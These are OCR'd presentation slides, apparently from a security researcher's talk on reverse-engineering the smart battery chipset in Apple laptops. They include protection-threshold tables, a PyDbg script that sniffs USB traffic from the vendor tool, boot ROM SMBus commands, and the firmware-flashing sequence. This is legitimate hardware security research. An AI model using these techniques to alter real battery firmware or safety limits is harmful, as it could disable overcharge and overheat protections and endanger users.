
- An evaluation system for the bq20z80/bq2312a/ bq29400 smart battery chipset
  - Almost exactly the chipset on the Apple Macbook battery
- Comes with Windows software to interact with it via USB

My test rig

The software

Read/write SBS

Data flash



Name	Value	Unit
Voltage	-	-
COV Threshold	4300	mV
COV Time	2	Sec
COV Recovery	3900	mV
COV Delta	20	mV
COV Temp. Hys	100	0.1C
POV Threshold	17500	mV
POV Time	2	Sec
POV Recovery	16000	mV
CUV Threshold	2200	mV
CUV Time	2	Sec
CUV Recovery	3000	mV
PUV Threshold	11000	mV
PUV Time	2	Sec


Name	Value	Unit
PUV Recovery	12000	mV
Current	-	-
OC (1st Tier) Chg	6000	mA
OC (1st Tier) Chg Time	2	sec
OC Chg Recovery	200	mA
OC (1st Tier) Dsg	6000	mA
OC (1st Tier) Dsg Time	2	sec
OC Dsg Recovery	200	mA
OC (2nd Tier) Chg	8000	mA
OC (2nd Tier) Chg Time	2	Sec
OC (2nd Tier) Dsg	8000	mA
OC (2nd Tier) Dsg Time	2	Sec
Current Recovery Timer	8	Sec
AFE OC Dsg	12	hex

Name	Value	Unit
AFE OC Dsg Time	0F	hex
AFE OC Dsg Recovery	100	mA
AFE SC Chg Config	77	hex
AFE SC Dsg Config	77	hex
AFE SC Recovery	1	mA
Temperature	-	-
Over Temp Chg	550	0.1C
OT Chg Time	2	Sec
OT Chg Recovery	500	0.1C
Over Temp Dsg	600	0.1C
OT Dsg Time	2	Sec
OT Dsg Recovery	550	0.1C
Host Comm	-	-
Host Watchdog Timeout	0	Sec

Pro

Firmware flash

Hell yea



Raw SMBus commands

EVM

- It can flash the firmware with a “srec” file which comes with the kit
- Need to sniff what it’s doing so we can figure out bootROM mode and copy it

senc files

- “encrypted” SREC file
  - Where encryption = fancy xor magic
- SREC files contain
  - Some header stuff
  - Full data flash
  - Instruction flash
  - Checksums

Introspection

- Wrote a PyDbg script which intercepted data before going over USB
- Could compare this data to the raw read/writes on Pro screen
- Interpret data during reprogramming

test2.py - C:\Documents and Settings\Charles Miller\Desktop\firmware\test2.py

File Edit Format Run Options Windows Help

```
#!python

from pydbg import *

the_size = 0

def handler_breakpoint (pydbg):
        global the_size
        if pydbg.first_breakpoint:
                return DBG_CONTINUE

        esi = pydbg.context.Esi
        eip = pydbg.context.Eip
        if eip & 0xfff == 0x863:
                the_size = esi
        elif eip & 0xfff == 0x977:
                try:
                    explored = pydbg.read_process_memory(esi, the_size)
                except:
                    print "Couldn't read data"
                print pydbg.hex_dump(explored)

        else:
                print "Unknown EIP"
        return DBG_CONTINUE

dbg = pydbg()

dbg.set_callback(EXCEPTION_BREAKPOINT, handler_breakpoint)


for (pid, name) in dbg.enumerate_processes():
    if name == "bqEVSU.exe":
        break

dbg.attach(pid)
for module in dbg.iterate_modules():
        if module.szModule == 'bq80xusb.dll':
                baseaddr = module.modBaseAddr + 0x1000

size_bp = baseaddr + 0x863
data_bp = baseaddr + 0x977
dbg.bp_set(size_bp, "size", 1)
dbg.bp_set(data_bp, "data", 1)
dbg.debug_event_loop()
```

Ln: 35 Col: 0

Some analysis

- SMBus command
  - Read word: 0x8
  - Write word: 0x4
  - Read block: 0x2
  - Write block: 0x5

Google again

- Googling these types of commands, numbers revealed the bq803xx ROM API v3.0 User's Guide
- This documents the layout of the firmware as well as all the Boot ROM routines

SMBus bootrom read 0x08 write 0x04 ✕ Search

About 2,800 results (0.33 seconds) Advanced search

[PDF] bq801x ROM API v 1.4, v 1.5 - 3 visits - Jun 2
File Format: PDF/Adobe Acrobat - Quick View
The bq802xx contains 4k of mask ROM code, consisting of **boot-ROM** code and library routines. ..... RESERVED. = **0x04** //reserved. RESERVED2. = **0x08** // reserved ..... description: This function is used for **SMBus Read** Word and **SMBus Write** ...
bbs.dianyuan.com/bbs/u/77/3347861243776830.pdf

bq803xx ROM API v 3.0
boot-ROM Routines ROM Entry Points Contents Preface **Read** This First Notational Conventions ..... **SMBus** protocol: - **SMBus** command : - **write** block6 **0x04** ... **SMBus** protocol: - **SMBus** command : - send command **0x08** ...
www.datasheets.org.uk/datasheet-pdf/080/DASF008203.html

EVM Programming SENC

```
<Version>
<Smb_FlashMassErase>
<Smb_FdataEraseRow>(0200)
<Smb_FdataEraseRow>(0201)
...
<Smb_FdataEraseRow>(023e)

// program flash data
<Smb_FdataProgRow>(00)
<Smb_FdataProgRow>(01)
...
<Smb_FdataProgRow>(1a)
<Smb_FdataProgRow>(30)
<Smb_FdataProgRow>(31)
...
<Smb_FdataProgRow>(37)
<Smb_FdataChecksum>

// program flash code
<Smb_FlashProgRow>(0002)
<Smb_FlashWrAddr>(0002)
<Smb_FlashRowCheckSum>
<Smb_FlashProgRow>(0003)
<Smb_FlashWrAddr>(0003)
<Smb_FlashRowCheckSum>
...
<Smb_FlashProgRow>(02ff)
<Smb_FlashWrAddr>(02ff)
<Smb_FlashRowCheckSum>
<Smb_FlashProgRow>(0000)
<Smb_FlashWrAddr>(0000)
<Smb_FlashRowCheckSum>
<Smb_FlashProgRow>(0001)
<Smb_FlashWrAddr>(0001)
<Smb_FlashRowCheckSum>
```

Erase everything

Program 0x38 rows of flash data


Program 0x300 rows of instruction flash

Boot ROM - mostly ok


- See how to write to Boot ROM - except what's up with the checksums and stuff...
- Can probably figure out how to read from Boot ROM from the doc, although no live examples
- Can also probably get all data flash, not just the SBS accessible stuff
- Can see what the instruction flash looks like by recording the SMBus writes during EVM reprogramming
- Need to know what kind of machine code is in there!

Battery chemistry

- Smart battery chipsets should be able to work with battery cells of various chemistries
- Settings on the device can be configured for different (or unique) chemistries
- No documentation of what values these are or how to set them



Evaluation kit can do it




Sniff the chemistry change

- Write 0x52 bytes to subclass 83 (undocumented)
- Write 0x50 bytes to subclass 84 (undocumented)
- Write 0x1e bytes to subclass 85 (undocumented)
- Write 0x20 bytes to subclasses 88-95 (R_a tables)
  - Cell impedance
- Write 0x40 bytes to subclass 80 (IT Cfg)
  - Impedance Track algorithm parameters

Subclass 83

- Seems to be a bunch of signed shorts
- First is chemistry ID
- Rest are decreasing values, presumably a voltage graph of some kind



Undocumented subclasses

- Try to read every subclass ID, record which ones respond, compare to documentation
- 6 undocumented subclasses
